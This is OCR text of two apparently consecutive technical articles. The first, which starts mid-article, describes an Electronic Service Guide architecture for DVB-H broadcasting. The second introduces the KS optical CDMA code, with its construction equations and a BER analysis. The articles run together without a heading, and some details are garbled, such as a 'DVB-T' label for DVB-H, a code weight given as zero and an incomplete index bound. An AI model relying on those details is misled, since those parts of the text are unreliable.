
- Connectors retrieve information, process it, and send it to the main server. Each connector uses their own means to get the information.
- The main server receives information from connectors, checks it for changes (versioning information), and updates its own information. It also informs senders about changes.
- Senders transmit information using concrete protocols.

CONNECTORS LAYER

Connectors are components that retrieve information from any source. Examples:

- **Manual connector:** Users can introduce information by hand.
- **SAP connector:** Reads service announce protocol (Handley, Perkins, & Whelan, 2000) announces and collects SDPs.

Figure 2. Architecture overview



- **XMLTV connector:** Parses XMLTV (Avis, 2000) files an extracts information from them.
- **EPG Connector:** Parses MPEG2-TS PSI tables (ISO/IEC, 1994)(DVB, 2005) to get the EPG and extracts information from it.
- **CBMS connector:** Read a DVB-CBMS ESG (DVB, 2006)

A connector collects information from a system and translates connector's internal representation to server internal representation. It also maintains versioning about each piece of information (fragment) it gathers.

Due to versioning information, the server can reduce changes on its database and the senders have to retransmit only the new information. In order to avoid unnecessary versioning checks, connectors should only inform about changes in the source.

A connector may only provide a little subset of fragment types. It is not mandatory that a connector retrieve a complete ESG by itself. For example, a manual connector is expected to provide all fragment types while a SAP connector will only provide SDPs (Access Fragments).

In addition, connectors can be configured to filter out certain type of fragments even though it could provide them. For example, a manual connector can be configured to suppress scheduling information while providing only channels and access information. Scheduling information could be retrieved by means of other connector (e.g., a XMLTV connector).


At this point, a connector may reference to a fragment that it does not generate. In fact, it should happen when the XML connector, in the later example, gives scheduling information about a program referencing a channel. To solve this, connectors layer must be able to deal with cross references.

Connectors do not communicate directly with servers. They use a coordinator to link with the server. The connectors coordinator is in charge of solving cross references and to filter nonwanted fragments. This is carried out using a cross reference table (Figure 3). Fragments with broken references should not be sent to the core server. A connector can reference fragments in another connector using this mechanism.

Information can go from connectors to server in two ways: polling and event report. Polling interval can be set for each connector so that they are consulted regularly by the connectors coordinator and, as response, the information is sent to the server. Connectors server may use different frequencies for each connector, depending on the needs.

Sometimes is desirable that a connector informs at once when an event occurs. For that cases, connectors send their own reports (event report) when a relevant change occurs. The particular mechanism chosen depends on the concrete connector and its underlying technology. Usually, it is more efficient than the use

Figure 3. Cross references



of event report. In such connectors, it is recommended that polling gives all the information contained on the connector and the event report only changes. Hence, the server can gather all the information in a first step by polling, and then it will stay waiting for changes on the connectors signaled by event reports. When event report is not possible, the polling interval should be short enough to detect changes with the desired precision.

SERVER LAYER

The server layer is in charge of storing ESG information on a uniform common format. Server receives information from the connectors and integrates it with the stored data.

Each connector manages its own set of fragment identifiers. When they send information to the server using the connector server, connectors reference their internal identifiers. It is necessary to unify these identifiers. The server has the responsibility of generate global identifiers as receiving a new fragment, connectors coordinator asks the server for a new global identifier and store the correspondence between the global identifier and the connector's internal identifier. When connectors server talks with server, they must only use global identifiers.

Fragments are transported in transport objects carried by sessions, allowing traffic priority policies. The server has the responsibility of storing the information about the transport objects that are assigned to each fragment. So, a fragment can be transported by more than one transport object at once and by more than one session.

When a fragment arrives:

- It is assigned to a session in each sender. That is done by querying senders about what transports they assign to the fragment.
- Senders are requested to resend affected sessions. That is, senders must resend sessions that carries assigned transport objects.

When a fragment is deleted, senders are requested to resend affected sessions.

Fragments may carry expiration information. This allows connectors to avoid sending delete messages to the server.

SENDERS LAYER

The senders layer is in charge of broadcasting ESG information. There are several ESG formats and so an ESG architecture should allow the simultaneous broadcast of multiple formats. The proposed architecture reaches this goal by means of independent senders. Senders can transform ESG's internal representation to specific standards (CBMS, OAI...) and broadcast them in accordance with the standard they implement.

Senders are independent of one another, and thus each sender maintains its own internal state. Independence allows senders to have their own session partitions. Session assignments may be dynamic in time. That is, an assignment in time X may be invalid in time X+Y, so senders can have a set of rules to assign transports to fragments and they must reevaluate it periodically to be sure all fragments are assigned to the correct transport. When fragments must be changed from one transport to another, senders inform the server about the change and retransmit affected sessions.

It should be noted that each connector can make use of its own output protocol, but our architecture does not impose any protocol. All OAI, CBMS, and OMA use FLUTE, XML, and binary headers; whereas, for example, an EPG sender does not use XML nor FLUTE using, for example, MPEG2 tables instead.

MULTIPROVIDER EXTENSION

ESG standards take into account multiprovider scenarios. The architecture is extended to deal with this situation.

The main additional requirement of the extended architecture are:

- Each provider needs to administer its own ESG.
- Each provider has its own sources of information.
- In ESGs, there can be only one bootstrap on the air.

The main idea under the extension is to keep the original architecture with minimal changes, assuming that the proposed architecture is a system running in a node. Several nodes can be deployed on the same machine or in different ones. With this vision, a provider can be installed

on each node. This little change satisfies the first two requirements, but not the third one. To do so, nodes must be classified in master and slaves nodes:

- **A unique master node:** It has the control of the bootstrap.
- **Several slave nodes:** They send carousel information to their master node.


In this extension, shown in Fgure 4, the server must check connectivity with providers. When a connection is lost with a provider, the server must update bootstrap information and stop announcing the provider. When the provider recovers its connection, the server must update the bootstrap information again to reflect the new situation.

PRACTICAL EXAMPLES

Local/Global Contents

One common scenario is the insertion of local/global media on the ESG. This scenario raises the following problem: different ESGs on each local domain (a region, cell...) must be broadcasted with local contents but with a common shared information (global contents). It must be taken into account that it is only a problem

Figure 4. Master/slave extension to provide support for multiple providers



of signaling the existence of the contents, not broadcasting the contents itself.

One goal is to avoid the local suppliers from having to replicate all global information on their domains. The best approach is to allow the inserting of common information at a unique location.

This architecture is able to meet this objective. The way of doing that is to have one node acting as the global contents node. This node is in charge of broadcasting shared information among all local nodes. The way that it can be done is by means of a sender that broadcasts the information in a suitable way for the specific domain and that is received by specialised connectors on local nodes. Connectors will integrate common information with local information and start broadcasting mixed information on their domains. This scenario can be sketched in Figure 5a.

Global sender can send information over a wired net or by satellite using FLUTE or an ad-hoc protocol. It must be adapted to particular needs.

ESG Adapter

In some scenarios, it can be necessary to transform an ESG format to another ESG format. For example: an OAI ESG to a CBMS ESG. This can be done because of different causes: a transitional stage after a change, reusing source ESG information while simultaneously broadcasting destination ESG format.

To do it, a connector that retrieves information from source ESG must be used. This information is inserted in the server and broadcasted in the ESG output format (see Figure 5b).


FUTURE TRENDS

This architecture can be improved by adding replication capabilities. The goal is to reach 1:1 fault tolerance in order to be able to start another node replacing the current one in case of failure. This goal can be reached by having a secondary node installed with each primary node. This secondary node should receive information from the primary node by means of a link between their servers. The information consists in raw data that will be directly inserted on a secondary node server. The secondary node should monitor primary one and, when connection is lost, it starts broadcasting the ESG.

Also, EPG (DVB-T, DVB-S) support can be added. The main point here is the way ESG and EPG systems signal access to media. The first use SDPs, while the later uses a complete different approach. The model must be changed to deal with this difference by abstracting the access

mode. One possible way of doing this is defining access types supported by the server. Thus, connectors should provide access information for all access types. Each access type manages its own kind of information.

Figure 5. (a) Global/local broadcast scenario (b) ESG adapter



Also, senders can specify which access types they support and filter the ones they do not.

CONCLUSION

Actual ESG systems have a lot in common and this can be exploited to develop a common architecture that allows simultaneous broadcast of multiple ESG standards.

An scalable architecture has been shown with multiple sources of information. This architecture allows heterogeneous sources by carrying out translations from external formats to a common internal format. This architecture imposes a strong layer isolation in order to have high extensibility. Isolation between layers allows the creation of new connectors (information sources) without affecting senders (information generators), and vice versa.

This architecture can be also used to act as a wrapper or translator between ESG systems by creating connectors that read different ESG systems and broadcast the retrieved information with the correct senders.

It was shown how a local/global delivery information content could be done with this architecture without any special adaptation.

By setting different nodes, a multiprovider architecture can be created with minimum changes. This extended architecture allows providers to have control over its own ESG without affecting other providers.

The model can be changed to deal with other electronic guide systems such as EPGs adapting the way of modeling the access to the media.

Finally, this architecture is suitable for node replication, giving 1:1 fault tolerance capabilities.

KEY TERMS

Asynchronous Layered Coding (ALC): A massively scalable reliable content delivery protocol, for multiple rate congestion controlled reliable content delivery. The protocol is specifically designed to provide massive scalability using IP multicast as the underlying network service.

Digital Video Broadcast-Handheld(DVB-T): DVB-H technology adapts the successful DVB-T system for digital terrestrial television to the specific requirements of handheld, battery-powered receivers.

Electronic Service Guide (ESG): A tool to inform the DVB-H subscribers about the contents available at any time and how to access to those contents. In order to watch TV programs on their hand-held device, users choose a service from the list of available services in the air.

Interactive Service: A service which provides the means for bi-directional exchange of information between users. Interactive services are divided into three classes of services: conversational services, messaging services, and retrieval services.

Multipurpose Internet Mail Extensions (MIME): An Internet standard that extends the format of e-mail to support text in character sets other than US-ASCII, nontext attachments, multipart message bodies, and header information in nonASCII character sets. The content types defined by MIME standards are also of importance outside of e-mail, such as in communication protocols like HTTP for the World Wide Web.

Session Announcement Protocol (SAP): A protocol for broadcasting multicast session information. SAP was published by the IETF as RFC 2974. SAP typically uses session description protocol (SDP) as the format of the session descriptions, and the multicast sessions typically use real-time transport protocol (RTP).

Session Description Protocol (SDP): A format for describing streaming media initialization parameters. It has been published by the IETF as RFC 4566. SDP is intended for describing multimedia sessions for the purposes of session announcement, session invitation, and other forms of multimedia session initiation.

Streaming: A mechanism by which media content is rendered at the same time that it is being transmitted to the client.

Subscriber: A subscriber is an entity (e.g., a user) that is engaged in a subscription with a service provider.

ENDNOTES

1. Strongly based on OMA descriptions.
2. Explicit use of interactivity, that is, information about interactivity on the ESG.
3. OAI is evolving to use both profiles CBMS XML fragment document format and the OMA-BCAST one.

INTRODUCTION

Many codes have been proposed for optical CDMA system as discussed in Svetislav, Mari, Zoran, Kosti, and Titlebaum (1993), Salehi (1989), Liu and Tsao (2002), Maric, Moreno, and Corrada (1996), Wei and Ghafouri-Shiraz (2002), and Prucnal, Santoro, and Ting (1986). Optical code division multiple access (OCDMA) has been recognized as one of the most important technologies for supporting many users in shared media simultaneous, and in some cases can increase the transmission capacity of an optical fiber. OCDMA is an exciting developments in short haul optical networking because it can support both wide and narrow bandwidth applications on the same network, it connects large number of asynchronous users with low latency and jitter, and permits quality of service guarantees to be managed at the physical layer, offers robust signal security and has simplified network topologies. However, for improperly designed codes, the maximum number of simultaneous users and the performance of the system can be seriously limited by the multiple access interference (MAI) or crosstalk from other users.

Another issue in OCDMA is how the coding is implemented. The beginning idea of OCDMA was restricted in time domain, in which the encoding/decoding could not been fully utilized in optical domain. Therefore a new coding in OCDMA has been introduced based on spectral encoding (Kavehrad & Zaccarin, 1995; Pearce & Aazhang, 1994; Smith, Blaikie, & Taylor, 1998; Wei & Ghafouri-Shiraz, 2002). The system, called Optical Spectrum CDMA, or OS-CDMA, has the advantage of using inexpensive optical sources, and simple direct detection receivers. In this article with an emphasis on the Spectral Amplitude Coding scheme, a new code known as Khazani-Syed (KS) code is introduced.

BACKGROUND

The unique concept of KS-codes is due to the arrangement of two subcodes in their code family, in a way that the resulting cross-correlation among two users is always less or equal to one (Al Junid, Ali, Ramli, & Abdullah, 2004; Aljunid, Zan, Anas, & Abdullah, 2004; Aljunid, Samad, Othman, Hisham, Kasiman, & Abdullah, 2005). Before probing any further, let us define the

Figure 1. Venn diagram: KS-Code, C



Figure 2. KS-Code, W=4, M=2




four important parameters used to characterize the KS-code. They are code weight, *W*, number of mapping, *M*, number of users, *K*, and code length, *N*.

The properties of KS-code can be best depicted in a Venn diagram, as shown in Figure 1. Let C_i and C_j, be two different codes which belong to two different users, with $i \neq j$. Both codes are from the same family of KS-code, **C**. *P(A)* and *P(B)* are defined as the probability of existence of subcodes *A* and *B*, respectively. Both codes, C_i and C_j would have one of three subcodes combination probabilities; either (1) $P(A) > 0$ *and* $P(B) > 0$ or (2) $P(A) > 0$ *and* $P(B) = 0$ or (3) $P(A) = 0$ *and* $P(B) > 0$. From Figure 1, it is stated that in KS-code, the event of $A \cap B$ is defined as in-phase CC, where the frequency of $f(A \cap B)$ occurs at most one. In another word, the maximum CC, $\lambda = 1$ (i.e., the in-phase CC of [1 1 0] and [0 1 1] is equal to one).

The relationship between these events and the three probabilities of C_i or C_j is explained by example in Figure 2. Let a family code **C** consist of C_u codes, u=1,2,..,6, and *M* be the number of mapping, *M*=1,2. Code C_1 and C_4 are arranged in such a way that $P(A) > 0$ *and* $P(B) = 0$, while in contrast, both code C_3 and C_6 have $P(A) = 0$ *and* $P(B) > 0$. There is also probability that $P(A) > 0$ *and* $P(B) > 0$, as in code C_2 and C_5. It can be seen that any of the two codes within the same mapping would have resulting an in-phase CC, $\lambda = 1$, for example between C_1 and C_2. Meanwhile, any code's spectrum would not affect the other's spectrum from different mapping, thus $\lambda = 0$ (e.g., between C_3 (from *M*=1) and C_6 (*M*=2)).

CONSTRUCTION OF KS-CODE

As stated earlier, the construction of KS-code family is influenced by the arrangement of two subcodes A = [110] and B = [011]. It is therefore important to define the position of each subcode in each user, while the remaining subcodes are filled with [000]. For example, by referring to Figure 2, each subcode can be initialized by the position of 1, 4, 7, 10, 13, or 16 (as in circle). At this point, the application of matrix is valuable for the code construction. Let the basic code be defined

Equation (1).

$$
\mathbf{C(1)}=\begin{array}{c}
\begin{array}{ccccccccccc}
\alpha_{1,1} & & & \alpha_{1,2} & & & & \alpha_{1,\frac{W}{2}} & & & \\
\downarrow & & & \downarrow & & & & \downarrow & & &
\end{array}\\
\begin{bmatrix}
c_{1,1} & c_{1,2} & c_{1,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{1,N_B-1} & c_{1,N_B} \\
c_{2,1} & c_{2,2} & c_{2,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{2,N_B-1} & c_{2,N_B} \\
c_{3,1} & c_{3,2} & c_{3,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{3,N_B-1} & c_{3,N_B} \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
c_{K_B,1} & c_{K_B,2} & c_{K_B,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{K_B,N_B-1} & c_{K_B,N_B}
\end{bmatrix}
\end{array}
$$

as the family code of M=1, **C(1)** and represented in equation (1).

Where $K_B = \frac{W}{2} + 1$ and $N_B = 3\sum_{i=1}^{\frac{W}{2}} i.K_B$ is the basic code's row size, which is also known as the basic number of users, and N_B denoted as the basic code's column size, or the basic code length. Meanwhile, $\alpha_{1,1}, \alpha_{1,2} \ldots \alpha_{1,W/2}$ determine the initial positions of sub-code A=[110] in user 1. In each case, $\alpha_{1,1} = 1$, then see equation (2).

The matrix of sub-code A=[110] position can be represented by equation (3).

Where $\alpha_{1,1} = 1$, $\alpha_{1,j} = \bigcup_{j=2}^{W/2} \alpha(1, j-1) + 3$ and for $2 < i \le \frac{W}{2}$, $\alpha_{i,j} = \bigcup_{i=2}^{\frac{W}{2}} \bigcup_{j=i}^{\frac{W}{2}} \alpha(i-1, j-1) + 3\left(\frac{W}{2} + |i-2|\right)$.

Meanwhile the position of sub-code B=[011] is defined in equation (4).

Once all the positions of both subcodes have been defined, two subfamily codes of $\mathbf{C}_\alpha$ and $\mathbf{C}_\beta$ are formed by the definitions below:

$$
\mathbf{C}_\alpha \Leftrightarrow \bigcup_{i=}^{\frac{W}{2}} \bigcup_{j=i}^{\frac{W}{2}} C(i, \alpha(i,j) : \alpha(i,j)+2) = [1 \quad 1 \quad 0]
$$

and

$$
\mathbf{C}_\beta \Leftrightarrow \bigcup_{i=1}^{\frac{W}{2}} \bigcup_{j=1}^{i} C(i+1, \beta(i,j) : \beta(i,j)+2) = [0 \quad 1 \quad 1]
$$

and **C(1)** is obtained by the union of $\mathbf{C}_\alpha$ and $\mathbf{C}_\beta$, where $\mathbf{C(1)} = \mathbf{C}_\alpha \cup \mathbf{C}_\beta$.

If the number of mapping is increased, then the code size is extended by $m*K_B$ and the basic code is extended diagonally, as shown in equation (5).

Equation (2).

$$
\mathbf{C(1)}=\begin{array}{c}
\begin{array}{l}
\alpha_{1,1}=1 \\
\downarrow
\end{array}\\
\begin{bmatrix}
1 & 1 & 0 & \cdots & \cdots & \cdots & \cdots & \cdots & c_{1,N_B-1} & c_{1,N_B} \\
c_{2,1} & c_{2,2} & c_{2,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{2,N_B-1} & c_{2,N_B} \\
c_{3,1} & c_{3,2} & c_{3,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{3,N_B-1} & c_{3,N_B} \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
c_{K_B,1} & c_{K_B,2} & c_{K_B,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{K_B,N_B-1} & c_{K_B,N_B}
\end{bmatrix}
\end{array}
$$

Equation (3).

$$\boldsymbol{\alpha} = \begin{bmatrix} \alpha_{1,1} & \alpha_{1,2} & \alpha_{1,3} & \cdots & \alpha_{1,\frac{W}{2}} \\ & \alpha_{2,2} & \alpha_{2,3} & \cdots & \alpha_{2,\frac{W}{2}} \\ & & \alpha_{3,3} & \cdots & \alpha_{3,\frac{W}{2}} \\ & & & \ddots & \vdots \\ & & & & \alpha_{\frac{W}{2},\frac{W}{2}} \end{bmatrix}$$

Equation (4).

$$\boldsymbol{\beta} = \boldsymbol{\alpha}' = \begin{bmatrix} \alpha_{1,1} & & & & \\ \alpha_{1,2} & \alpha_{2,2} & & & \\ \alpha_{1,3} & \alpha_{2,3} & \alpha_{3,3} & & \\ \vdots & \vdots & \vdots & \ddots & \\ \alpha_{1,\frac{W}{2}} & \alpha_{2,\frac{W}{2}} & \alpha_{3,\frac{W}{2}} & \cdots & \alpha_{\frac{W}{2},\frac{W}{2}} \end{bmatrix}$$

Equation (5).

$$\mathbf{C}(\mathbf{m}) = \begin{bmatrix} \mathbf{C(1)} & \mathbf{0} & \mathbf{0} & \mathbf{0} \\ \mathbf{0} & \mathbf{C(2)} & \mathbf{0} & \mathbf{0} \\ \mathbf{0} & \mathbf{0} & \ddots & \mathbf{0} \\ \mathbf{0} & \mathbf{0} & \mathbf{0} & \mathbf{C(M)} \end{bmatrix}$$

where the matrix size of each **0** and C(m), $2 < m \leq M$ is the same as **C(1)** matrix size.

Relationship between Code Weight, W, number of Mapping, M and number of User, K, and Code Length, N
Based on the code construction, the relationship between four important parameters; code weight, number of mapping, number of user, and the code length is derived. Given the code weight =W, and number of mappin =M, then the maximum users is obtained as $K_{max}(M)$:

$$K_{\max}(M) = M * \left(\frac{W}{2} + 1\right)$$

Then the corresponding maximum code length is derived as:

$$N_{K\max}(M) = 3 * M * \sum_{i=1}^{\frac{W}{2}} i \tag{1}$$

In order to determine the code length of k^{th} user at certain M, where $K_{max}(M - 1) < k \leq K_{max}(M)$, the following conditions are observed:

$$N_K(M) = \begin{Bmatrix} N_{K\max}(M) & \text{if } K(M) = K_{\max}(M) \\ N_{KM}(M) & \text{if } K(M) \neq K_{\max}(M) \end{Bmatrix} \tag{2}$$

where $N_{K\max}(M)$ is defined as in (1) and,

$$N_{KM}(M) = N_{K\max}(M) - \left(3 * \sum_{j=1}^{K\max(M) - K(M) - 1} j + 1\right)$$

Note that the k^{th} user defined as above is considered as the optimum users, which is available in certain code weight, and its related number of mapping. Besides, if a number of user, K, and its code weight, W, have been identified, then the related number of mapping, M, is defined as:

$$M = \left\lceil \frac{K(M)}{\frac{W}{2} + 1} \right\rceil,$$ where M is equal to greater integer of $\left(\frac{K(M)}{\frac{W}{2} + 1}\right)$.

KS-Code Performance

Existing codes like OOC, MFH, Hadamard, and Prime codes are suffering from various limitations one way or another. The codes constructions are either complicated sucah as OOC and MFH codes, the cross-correlation are not ideal, for examples; Hadamard and Prime codes as in (Gyselings, Morthier, & Baets, 1999), or the code length is too long like in OOC and Prime code. Too long a code length is considered disadvantageous in its implementation because either very wide band sources or very narrow filter bandwidths are required. On the other hand, too short a code may not be desirable be-

Table 1. Comparison between KS-Code (W=4), MFH, OOC, Hadamard and Prime Codes for same number of user K = 30

No	Codes	No Of User (K)	Weight	Code Length(N)
1	OOC	30	4	364
2	Prime Code	30	31	961
3	KS-Code (W=4)	30	4	90
4	Hadamard	30	16	32
5	MFH	30	7	42

cause it limits the flexibility of the code. For comparison purposes, Table 1 shows the code length required by the different codes to support 30 users. Meanwhile, Figure 3 shows the relation between number of active user (*K*) and the system performance by considering only phase induced intensity noise (PIIN). It shows that the bit error rate (BER) increases as the number of active user increases. If we consider only the PIIN noise, the SNR is given by:

$$\text{SNR} = \frac{2\,\Delta V\,W}{BK[(\frac{2K_B-2}{W}) + W]} \tag{3}$$

and

$$\text{BER} = \tfrac{1}{2}\,erfc\,(\sqrt{\tfrac{SNR}{8}}\,) \tag{4}$$

In equation (3), SNR depends on code weight *W*, number of user *K*, ΔV, *B* and K_B. However, in Figure 3, the values of *B*, and ΔV are fixed (i.e., $B = 311$ MHz and $\Delta V = 3.75$ THz), but *K* varied from 10 to 127 user.

It is shown from Figure 3 that the system using KS-code (MDW, W=4 and 6) can support much larger number of users than when Hadamard and MFH codes are used. When the code weight is increased, the performance of all the codes improved. Nevertheless, there are large improvements in the DW code family (KS-code, W=2) performance. This is because of the superior properties of DW code family that can suppress the PIIN noise.


Application of KS-Code

KS-code can be applied in various applications such as variable weight implementation for service upgrading of specific group of users and supporting the multimedia applications. Different weight will provide different signal quality, and thus users or information which have been assigned higher weights will have better property of transmission. For the first application, in order to upgrade the user services, the basic code sequence is added to a particular user who requested for upgrading. KS code can be proposed to support multimedia applications, which enables service differentiation in optical domain. As most related researches have grouped the information to three types, namely audio, video, and data, 3 weights of KS code that are 2, 4, and 6 can be used to represent them, respectively. Note that more weights can be used as number of services increase.

FUTURE TRENDS: TOWARD HIGHER LAYER KS-CODES

Security is an advantage associated with CDMA systems. In fact, spread spectrum communication systems were originally invented for military use due to security features. Because of coding, CDMA signals are inherently more difficult to demodulate. The encoding at the physical layer maybe useful for systems which needs security but cannot afford the encryption delays, such as voice and motion picture transmission. Of course, various levels of security can be built into a system. A combination of physical layer encoding such as CDMA combining with other security techniques can render a system extremely secure. This may be the biggest advantage of optical CDMA systems and should be a major direction for future optical CDMA research. The study in network layer is also suggested such as addressing, priority issue, packet delay, and so forth.

Figure 3. BER vs. number of active user by considering PIIN noise only



CONCLUSION

In this article, a unified code construction based on double weight (DW) and modified double weight (MDW) code has been introduced, namely Khazani Syed, (KS)-code. The code is applicable for both definitions of DW and MDW, and maintaining the ideal in-phase cross correlation (CC) property, which led to the elimination of multi access interference (MAI). The maximum cross correlation between two users in KS-code is only one, that exists when both subcodes (i.e., A= [1 1 0] and B= [0 1 1]) interferes within two users. It is also shown that there is no cross-correlation at all when interference occurs between two users from different group of mapping. The comparisons made against various codes with regard to the code construction properties have shown the superior properties of KS-code.

KEY TERMS

Double-Weight Code (DW): A OS-CDMA code family in which the weight is equal to zero and in a pair arrangement. The cross-correlation of this code is 1.

Khazani-Syed Code (KS-code): A unified code definition of DW and MDW code (i.e., both DW and MDW codes can be redefined in one code construction under KS-code).

Multiple Access Interference (MAI): A phenomenon of interference due to the overlapping of spectra from different users a network.

Modified Double-Weight Code (MDW): An enhanced of DW code. The code weight can be defined as more than 2 and the cross-correlation of this code is maintained at 1.

